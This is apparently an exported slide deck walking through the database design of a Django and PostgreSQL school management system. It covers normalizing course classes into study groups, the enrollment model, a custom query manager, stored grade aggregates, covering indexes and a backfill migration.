

What We'll Cover

01



Database Design

Schema, relationships, and the scheduling engine at its core.

02



Authentication — JWT

Stateless auth, token lifecycle, and closing the XSS gap.

03



API Design

REST conventions, serialization, and endpoint structure.

PENDING

04



Docker & Containerization

Packaging the app and its services for consistent environments.

PENDING

05



Deployment


Shipping the containers to production.

PENDING

DATABASE DOMAIN

Database Design

Schema, relationships, and the scheduling engine that ties the system together.



View the full schema:

https://dbdiagram.io/d/School_management_system_db-6a3e3dbad0074fe75d2c70ec

Department & Discipline

DEPARTMENT · 30 total

ID	Code	Name
1	CSE	Computer & Systems

DISCIPLINE · 23 total (11 GSP / 12 SSP)

ID	Department	Code	Name	Program Type
1	1	CSE	Computer and Systems	GSP

- Department (30 records) is the master list of every academic unit; Discipline (23 records) is the subset students can actually graduate from.
- The **OneToOneField** ties each Discipline to exactly one Department — a strict 1:1 mapping, not one department to many disciplines.
- Some departments have no Discipline — e.g. **EMP** (Engineering of Math & Physics) exists as a Department but has no matching Discipline, since students can't graduate directly from it.

Course

COURSE · valid rows

ID	Dept. ID	Code	Title	Credits	Lec	Tut	Lab
1	1	CSE 221	Programming I	3	1	1	1
2	1	CSE 328	Analysis & Design of Algorithms	3	1	1	1

INVALID EXAMPLE · not allowed

1	2	CSE 221	Programming I	3	1	1	1
---	---	---------	---------------	---	---	---	---

Invalid — code is unique=True, so CSE 221 cannot be re-mapped to Department 2 like this.

- Course → Department is a **ForeignKey** (one-to-many): one department offers many courses, but each course row maps to exactly one department.
- Course answers “which department gives this course” — not “which disciplines take it.” That mapping belongs to an upcoming Discipline–Course join table.
- The red row is invalid: reusing the same **code** under a second department would need a many-to-many model, not a plain ForeignKey.

Terms & Rooms

TERM

id	name	season	start_date	end_date	is_active
1	Fall 1998	FALL	1998-09-01	1998-12-18	False
128	Summer_2026	SUMMER	2025-07-028	2026-09-5	True

- **name** unique=True — no two terms can share a name — only one “Fall 2025” across all school history.
- **season** null=True (temporary) — backfilled for older terms recorded before this field existed, like “Fall 1998” above.
- **is_active** default=False — the real safeguard — once a term is archived, related records (e.g. a StudyGroup's capacity) can't be edited, even through a join.

ROOM

id	code	name	capacity	room_type	Department_id	is_active
1	H401	Lecture_Hall_401	120	LECTURE	25	True
2	AUD-01	Main Auditorium	300	LECTURE	—	True

- **code** unique=True — no two rooms can share the same code — “LT-101” only exists once.
- **department** on_delete=SET_NULL, null/blank=True — deleting a department keeps its rooms (not CASCADE); shared spaces like the auditorium aren't tied to one department.
- **is_active** default=True — rooms are active by default and can be deactivated (e.g. under renovation) without deleting their history.

CourseClass Before Normalization

DENORMALIZED COURSECLASS · repeated group data

Course Code	Discipline	Term	Year Level	Group #	Coordinator	capacity
CSE 221	CSE	Fall 2026	2	1	Dr. Ahmed	50
CSE 221	CSE	Fall 2026	2	2	Dr. Sami	50
CSE 221	CSE	Fall 2026	2	3	Dr. Lina	50

3 Reasons We Normalize

- Eliminates massive redundancy through **normalization**.
- Establishes a **single source of truth** — one row, one fact, zero risk of drift.
- Acts as the anchor for the **scheduling engine**, reallocating places for every group.

The Thought Experiment: Adding a Second Course

Imagine your Year 2 Computer and Communication Engineering (CCE) students are taking **CSE 221** (Database Systems), and their next class is **MTH 201** (Advanced Math).

If you normalize starting from Column 1 (**Course Code, Discipline, Term, Year Level**), you create a table called **TermCourseOffering**.

Here is what your database looks like:

Table 1: TermCourseOffering

Course Code	Discipline	Term	Year Level
CSE 221	CCE	Fall 2026	2
MTH 201	CCE	Fall 2026	2

Assigning Groups & Professors

Now, you have to assign the groups and professors. So you make your second table:

Table 2: The Leftover CourseClass Table

CourseOffering_ID	Group #	Coordinator	Capacity
1 (CSE 221)	1	Dr. Ahmed	50
1 (CSE 221)	2	Dr. Sami	50
2 (MTH 201)	1	Dr. Omar	50
2 (MTH 201)	2	Dr. Mona	50

The Fatal Flaws of This Design

If you present this on a slide, you can point out two massive issues to your senior engineers:

1. “Group 1” is a Ghost (No Referential Integrity)

In this design, “Group 1” is just a floating integer (**1**). The database doesn’t actually know that Group 1 taking CSE 221 is the exact same physical group of 50 students taking MTH 201. There is no central **StudyGroup** ID connecting them. To the database, they are just random numbers attached to different courses.

2. The Capacity Redundancy (The Scheduler’s Nightmare)

Because “Group 1” doesn’t have its own table, you have to store **capacity = 50** on the CourseClass table for every row. If Group 1 shrinks to 45 students, you have to update it in 6 different course rows — miss one, and your CP-SAT scheduling engine reads conflicting capacities and books a room that’s too small, breaking the entire university schedule.

Finalized Architecture

Table 1: StudyGroup

id	discipline	term	year_level	number	capacity
1	CCE	Fall 2026	2	1	50
2	CCE	Fall 2026	2	2	50

Table 2: CourseClass

id	course	group_id	coordinator
1	CSE 221	1	Dr. Ahmed
2	CSE 221	2	Dr. Sami
3	CSE 221	3	Dr. Lina

The original, denormalized **CourseClass** table had **7 columns** (course, discipline, term, year_level, group#, coordinator, capacity). After the split, **CourseClass** keeps just **4 columns** — **group_id** now points to a real **StudyGroup.id**, not a floating integer.

Yes, **StudyGroup** is a new table that costs extra storage — but not proportional storage. With ~6 CourseClass rows per group, **8,400 CourseClasses** need only **~1,400 StudyGroup rows** — still redundancy elimination.

The Contrast: My Actual Solution

By grabbing columns 2 through 5 (**Discipline, Term, Year Level, Group #**), I built the **StudyGroup** table.

This single change eliminates the ghost integer problem and the capacity-redundancy risk in one move — every group now has exactly one authoritative row.

As we've seen, we've already eliminated **redundancy** — the first reason we normalize.

What about a **single source of truth**? We'll see that in the next slide.

(We'll get to the **scheduling engine** reason later.)

[The Fatal Flaws of This Design](#)

Result: one source of truth, zero risk of drift, and a scheduling engine you can trust.

Single Responsibility Principle

- **Create:** Creating a cohort means executing one single **INSERT** statement into the **StudyGroup** table. Without it, you are executing a batch of at least six **INSERT** statements into **CourseClass**, which unnecessarily increases database write loads.
- **Read (Query Performance):** Grouping and filtering analytics (like GPA averages) by a single, indexed **bigint** ID is vastly faster than running string-matching queries across multiple text columns on a massive, denormalized table.
- **Update (Update Anomalies):** Changing a group's metadata requires updating exactly one row. There is zero risk of data falling out of sync.
- **Delete (The Deletion Anomaly):** Relational databases are actually incredibly fast at deleting six rows; that won't strain the database. The real danger is the **Deletion Anomaly**. If you don't have a **StudyGroup** table, the cohort only exists as long as it has classes. If a bug or a batch operation drops all classes for a cohort, the entire concept of that study group vanishes from the system. Separating the table ensures the cohort entity survives even if its classes are deleted.

Locking Down the Constraints

- **unique_study_group** (discipline, term, year_level, number)

- *"But won't CSE / Year 2 / Group 2 collide with the same group next year?"*
- No — look again at the fields. **term** is part of the constraint, and every academic term is its own unique row — Fall 2026 and Fall 2027 are never the same **term** record. So CSE / Y2 / Group 2 in Fall 2026 and CSE / Y2 / Group 2 in Fall 2027 are two entirely distinct, valid rows — the constraint holds automatically, year after year.

- **unique_course_group** (course, group)

- The simple one: the same **StudyGroup** can't be double-booked into the same course twice.

discipline	term	year_level	number
CSE	Fall 2026	2	2
CSE	Fall 2027	2	2

Two valid, coexisting rows — the differing term keeps them unique.

The on_delete Dilemma: Why CASCADE (For Now)

`discipline` and `term` on `StudyGroup` — and now `group` on `CourseClass` — are all **on_delete=CASCADE**. Delete one Term and every StudyGroup tied to it disappears — taking every downstream CourseClass with it.

- **PROTECT** blocks the delete outright — can't test the delete flow in the teacher dashboard.
- **SET_NULL** lets the delete through, but orphans StudyGroup/CourseClass rows with no parent — breaks the scheduler.
- **Soft deletes** (like coordinator already uses) are the real long-term answer — but even a first pass introduced bugs while building the teacher control dashboard.

So for now, while the create/update/delete/assign-coordinator flows are still being tested, everything stays **CASCADE** — revisited before production.

Why is `coordinator` **SET_NULL** instead of CASCADE? **GDPR**'s Article 17 "right to erasure" requires removing a teacher's identifying data on request — but the CourseClass schedule itself still needs to exist. SET_NULL strips the identifying link without destroying an unrelated academic record.

Session: Room Type Must Match Session Type

Every **Session** links a CourseClass, Room, and Timeslot — and its **session_type** must match the room's **room_type**. **clean()** blocks anything else with a ValidationError.

course_class	room	timeslot_id	session_type
CSE 221 by CSE/Y2/ G2 /SP26	c104	1	LECTURE
CSE 221 by CSE/Y2/ G5 /SP26	c302	3	TUTORIAL
CSE 221 by CSE/Y2/ G4 /SP26	c201	2	LAB
CSE 221 by CSE/Y2/ G4 /SP26	c405	19	LECTURE
CSE 221 by CSE/Y2/ G4 /SP26	c202	4	TUTORIAL

How Was the Enrollments Table Born? (Stage 1: The Naive M2M)

The naive Student $\leftrightarrow$ Session many-to-many relation:

course_class	room	timeslot_id	session_type
CSE221/ G2 /SP26	c104	1	LECTURE
CSE221/ G5 /SP26	c302	3	TUTORIAL
CSE221/ G4 /SP26	c201	2	LAB
CSE221/ G4 /SP26	c405	19	LECTURE
CSE221/ G4 /SP26	c202	4	TUTORIAL

student	session_id
Ahmed	1
Ahmed	2
Ahmed	3
Ahmed	4
Ahmed	5
Ahmed	1

1. Ahmed cannot enroll in the same course class more than once.
2. Sessions must strictly belong to the same course class.
3. Ahmed cannot enroll in another course class of the same subject, same term, different group.

Stage 2: Flattening & Adding course_class

student	course_class	lecture_session	tutorial_session	lab_session
Ahmed	CSE 221 by CSE/Y2/G4/SP26	3	4	5

We did two things. First, we **flattened the sessions** so lecture, tutorial, and lab sit side by side as named columns instead of loose rows in a junction table — validation and maintainability get much easier.

Second, we **denormalized** by adding **course_class**. Why? To validate anything, we need a **single source of truth** — a contract between the student and the course_class — so we can inspect a session and check whether it actually belongs to the enrollment's course_class.

- **Simplifies maintenance** — way less complex to add constraints against.
- **Business logic dictation** — the course_class becomes the rule the sessions are checked against, not just data along for the ride.

Stage 3: The Final Enrollment Model

student	course_class	lecture	tutorial	lab	status	final_percentage	course_grade_points
Ahmed	CSE221/G4/SP26	3	4	5	COMPLETED	91.50	3.70
Sara	MTH201/G4/SP26	8	9	10	ENROLLED	—	—
Omar	CSE221/G2/SP26	4	9	6	DROPPED	—	—

Look at **Ahmed's row**: his **course_class** is CSE221/G4, and his lecture (3), tutorial (4), and lab (5) sessions are exactly the ones that belong to G4. If any of those three pointed to a session from a different group, **clean()** would reject it.

Second, **clean()** also stops Ahmed from registering for CSE221 again under a different group in the same term — the database's unique constraint alone only blocks the exact same (student, course_class) pair, not this case.

That's why **final_%** and **grade_pts** are blank for Sara (still ENROLLED) and Omar (DROPPED) — they only get filled in once **status** becomes COMPLETED.

None -> ungraded yet

0 -> gpa

Before: Scattered Status Filters

```
# Finding active seats (repeated in 15+ views)
current_count = Enrollment.objects.filter(
    course_class=my_class, status="ENROLLED"
).count()

# Generating a transcript (duplicated elsewhere)
past_records = Enrollment.objects.filter(
    student=student_profile,
    status__in=["DROPPED", "WITHDRAWN", "COMPLETED"]
)
```

- This `status__in` list is copy-pasted across roughly 30 views, serializers, and background tasks.
 - Add a new status next year (e.g. `SUSPENDED`) and you have to hunt down every one of those call sites.
- That's a **DRY violation** waiting to bite — one missed spot means broken business logic.

The Fix: A Custom EnrollmentManager

```
class EnrollmentManager(models.Manager):  
    """Enrollment.objects.all() returns EVERYTHING;  
    Admins/Finance need the full historical ledger."""  
  
    def active(self):  
        # Active seats & gradebooks  
        return self.filter(status=self.model.EnrollmentStatus.ENROLLED)  
  
    def historical(self):  
        # Transcripts & financial audits  
        return self.filter(status__in=[  
            self.model.EnrollmentStatus.DROPPED,  
            self.model.EnrollmentStatus.WITHDRAWN,  
            self.model.EnrollmentStatus.COMPLETED,  
        ])
```

One place defines what **active** and **historical** mean — the whole system inherits the rule.

Why It Matters

```
# Active seats taken
current_count = Enrollment.objects.active()
                    .filter(course_class=my_class).count()

# Generating a transcript
past_records = Enrollment.objects.historical()
                    .filter(student=student_profile)
```

Same query, same database — just intent-revealing and safe by construction.



DRY encapsulation — update the status array once in models.py and every view, API, and task instantly respects it.



Reads like English — historical() tells reviewers your intent without parsing a list of status strings.



Prevents data leaks — .active() is a safe, foolproof wrapper against accidentally overbooking a room.

One manager. One rule. Fewer bugs.

For the next slides we're gonna look at some of our tables — what's important to us is the GradeEntry and the ExamResult.

GradeEntry — Table

ID	Enrollment (Student - Course)	Component	Score
1	Ahmed Hassan - CSE 221	Midterm Exam	42.50
2	Sara Youssef - MTH 201	Quiz 2	18.00
3	Omar Khaled - CSE 221	Homework 3	9.50
4	Lina Farouk - PHY 210	Final Exam	88.00

AttendanceRecord — Table

ID	Student	Session (Course & Type)	Week	Status
1	Ahmed Hassan	CSE 221 - Lecture	3	PRESENT
2	Sara Youssef	MTH 201 - Tutorial	5	LATE
3	Omar Khaled	CSE 221 - Lab	7	ABSENT
4	Lina Farouk	PHY 210 - Lecture	9	EXCUSED

Exam — Table

ID	Course Class	Exam Type	Week	Max Score
1	CSE 221 - Group 1	MIDTERM	7	50
2	MTH 201 - Group 2	QUIZ	4	20
3	PHY 210 - Group 1	FINAL	15	100
4	CSE 221 - Group 2	PRACTICAL	11	30

ExamResult — Table

ID	Exam	Student	Status	Score
1	CSE 221 - Midterm	Ahmed Hassan	PRESENT	42.50
2	MTH 201 - Quiz	Sara Youssef	PRESENT	18.00
3	PHY 210 - Final	Omar Khaled	ABSENT	0.00
4	CSE 221 - Practical	Lina Farouk	CHEATING	0.00


Assignment — Table

ID	Course Class	Assignment Type	Due Week	Max Points
1	CSE 221 - Group 1	HOMEWORK	3	10
2	MTH 201 - Group 2	PROJECT	12	50
3	PHY 210 - Group 1	ESSAY	8	20
4	CSE 221 - Group 2	HOMEWORK	6	10

StudentSubmission — Table

ID	Student	Assignment	Score	Submitted At
1	Ahmed	CSE 221 HW 3	9.50	2026-03-10 11:42
2	Sara	MTH 201 Project	47.00	2026-04-02 23:58
3	Omar	PHY 210 Essay	15.00	2026-02-20 09:15
4	Lina	CSE 221 HW 6	8.00	2026-03-24 14:30

Store vs. Compute on the Fly



Workload Profiling: Reads vs. Writes

High-Write Domains

- **YouTube example:** view counts change thousands of times per second.
- Locking the row to update a derived “total views” column on every click would bottleneck and crash the database from row contention.

Calculate on the fly

High-Read Domains

- **Grading example:** a professor enters a midterm grade once.
- That grade is then read hundreds of times — by the student's portal, by GPA calculations, and by the scheduling engine checking prerequisites.
- Read-heavy, write-light → we can afford a small write penalty to guarantee lightning-fast reads.

Store derived data

The rule of thumb: **profile your reads vs. writes** before deciding where derived data should live.

The Danger of Calculating on the Fly

1. The Python Memory Trap

- If `final_percentage` were a Python **@property** computed dynamically, **every dashboard load** would query `GradeEntry`, pull every score row across the network into Python memory, and sum it up.



2. The N+1 Nightmare for Admins

- Loading a list of 1,000 students to see who failed would trigger **1,000 separate queries** for the underlying grade components — melting the server.



Every derived value computed at read-time is a query **multiplied by every request.**

The Big Win: Database-Level Aggregations

- **One stored column, native math** — because `final_percentage` is a concrete column, PostgreSQL aggregates it directly — no pulling 300 grades into Python first.
- **The cohort_stats flex** — `EnrollmentSerializer` runs `Avg("final_percentage")` and `Count(filter=Q(final_percentage__gte=93))` straight in the database.

The engine scans the column natively in C and returns one tiny JSON payload — all the computational weight shifts off the app server and onto the database.

```
# cohort_stats – computed entirely by PostgreSQL
Enrollment.objects.filter(course_class=my_class).aggregate(
    average_score=Avg("final_percentage"),
    top_performers=Count(
        "id", filter=Q(final_percentage__gte=93)
    ),
)
```


The Observer Pattern: Signals Watching ExamResult



- **The Observer Design Pattern** — ExamResult is the Subject; the signal handler is the Observer that reacts every time it changes.
- **Full decoupling** — Django's post_save signal means ExamResult never needs to know GradeEntry exists.

Next: how we tuned that observer's query into a pure **Index-Only Scan** — reading purely from the index, never touching disk.

The Goal: An Index-Only Scan

```
# Trigger: we only need the enrollment id
enrollment_id = Enrollment.objects.filter(
    student_id=instance.student_id,
    course_class__exams__id=instance.exam_id,
).values_list('id', flat=True).first()
```

- **Index-Only Scan** — PostgreSQL answers the query straight from the index's B-tree and never touches the heap (disk) pages.
- **`.values_list('id', flat=True)`** — tells the ORM we only want the id column, not a full hydrated row.
- **Coming up** — the next two ingredients make the index itself cover the whole query.

Ingredient 2: A Covering Index

```
class Meta:
    constraints = [
        models.UniqueConstraint(
            fields=["student", "course_class"],
            include=["id"], # PK onto the B-tree leaf nodes
            name="unique_student_enrollment",
        )
    ]
```

- **Free composite index** — Django auto-builds this index from the UniqueConstraint; no separate CREATE INDEX needed.
- **The covering trick** — `include=["id"]` appends the primary key onto the index's leaf nodes without making it part of the uniqueness check.

The index is now a covering tuple of `(student_id, course_class_id, id)` — everything the query needs, zero heap lookups.

The Problem: A Hidden Join

```
enrollment_id = Enrollment.objects.filter(
    student_id=instance.student_id,
    course_class__exams__id=instance.exam_id,
    # ← JOIN: Enrollment -> CourseClass -> Exam
).values_list('id', flat=True).first()
```

- **It's a relation traversal** — `course_class__exams__id` walks `Enrollment` → `CourseClass` → `Exam`. That's a JOIN, even with our covering index.
- **The index-only scan is broken** — the planner must visit the `Exam` table to confirm the match, so it's forced off the index-only path.

So why not filter on `course_class_id` directly? Because `ExamResult` doesn't have one — yet.

The Fix: A Zero-Join Filter

```
# REJECTED – needs a join
.filter(
    student_id=instance
        .student_id,
    course_class__exams__id=
        instance.exam_id,
)
```

```
# CHOSEN – zero-join
.filter(
    student_id=instance
        .student_id,
    course_class_id=
        instance.course_class_id,
)
```

- **course_class_id is already on the instance** — no relation to walk, no join, no disk I/O. Pure index-only scan.
- **But that field doesn't exist on ExamResult yet** — the contract is normally student + exam, not course_class.

Exactly — we deliberately denormalized course_class onto ExamResult to buy this index-only scan.

Denormalizing Safely: The Migration

Adding a column to a live production table isn't free — **every existing row needs course_class backfilled** from its exam relation before the field can be trusted.


```
# 1. Add the new column (nullable – safe for existing rows)
migrations.AddField(
    model_name="examresult", name="course_class",
    field=models.ForeignKey(null=True, blank=True,
        to="academics.courseclass", on_delete=CASCADE),
),

# 2. Backfill every existing row before it's trusted
def populate_course_class(apps, schema_editor):
    ExamResult = apps.get_model("records", "ExamResult")
    for r in ExamResult.objects.select_related("exam"):
        r.course_class_id = r.exam.course_class_id
        r.save(update_fields=["course_class_id"])

migrations.RunPython(populate_course_class, migrations.RunPython.noop)
```

Why It's Fast: The Index Lives in RAM

Index inside **RAM** → search in nanoseconds, $O(\log n)$ traversal via the B-tree



Index-Only Scan

Reads stay entirely in RAM — zero disk I/O

Heap Lookup

Only touched if the index can't cover the query

Validation Belongs in the Model

```
@receiver(post_save, sender='records.GradeEntry')
@receiver(post_delete, sender='records.GradeEntry')
def sync_enrollment_totals(sender, instance, **kwargs):
    if instance.enrollment_id:
        instance.enrollment.recalculate_grades()

class Enrollment(models.Model):
    def recalculate_grades(self):
        # Fail-fast: the guard lives HERE, not in the signal
        if self.status != self.EnrollmentStatus.COMPLETED:
            self.final_percentage = None
            self.course_grade_points = None
            self.save(update_fields=[
                'final_percentage', 'course_grade_points', 'updated_at'
            ])
            return
```

The decision: the fail-fast check lives inside `recalculate_grades()` on the Enrollment model — not in the GradeEntry signal handler.

Why: a signal only fires when `GradeEntry.save()` runs — a real system rarely funnels every update through just that one path.

The Back Doors



Celery End-of-Term Job

A background worker loops through 10,000 enrollments, calling `recalculate_grades()` directly to lock in final GPAs.

It never calls `GradeEntry.save()` — the signal simply never fires.



Django Admin Override

An admin selects 50 students and runs “Mark as Completed & Recalculate,” calling the model method directly.

Same story — the signal is bypassed entirely.

Celery and Admin will always touch `recalc()` — but never the `GradeEntry` signal. The guardrail has to live where every path actually goes.

So, What's the Validation Block Story?

We already decided the fail-fast guard lives inside `recalculate_grades()`. Now let's unpack what's actually happening in there, and why it's built exactly this way.

01

None vs. 0

Two special columns, two very different meanings.

02

Why the Guard Exists

Three real failure modes it silently prevents.

03

Race-Safe Saves

How `update_fields` stops lost updates on concurrent writes.

Same file, same model — `recalculate_grades()` carries the whole story.

None vs. 0: Two Very Different Meanings

student	status	final_percentage	course_grade_points
Layla	ENROLLED	—	—
Youssef	COMPLETED	0.00	0.0
Mariam	COMPLETED	88.50	3.3

Layla is still **ENROLLED** — not all of her grades are in yet, so **None** is the honest answer: there's simply nothing to store.

Youssef and Mariam are both **COMPLETED**, so both columns hold real, calculated numbers — even though Youssef's total came out to a flat **0.00**. Zero is a legitimate outcome of the calculation, not the absence of one.

The rule: **None** means "not computed yet." **0** means "computed, and the answer was zero." Conflate them and every enrolled student looks like a failing grade — or a real F quietly disappears.

Why the Guard Exists



Admin Status Rollback

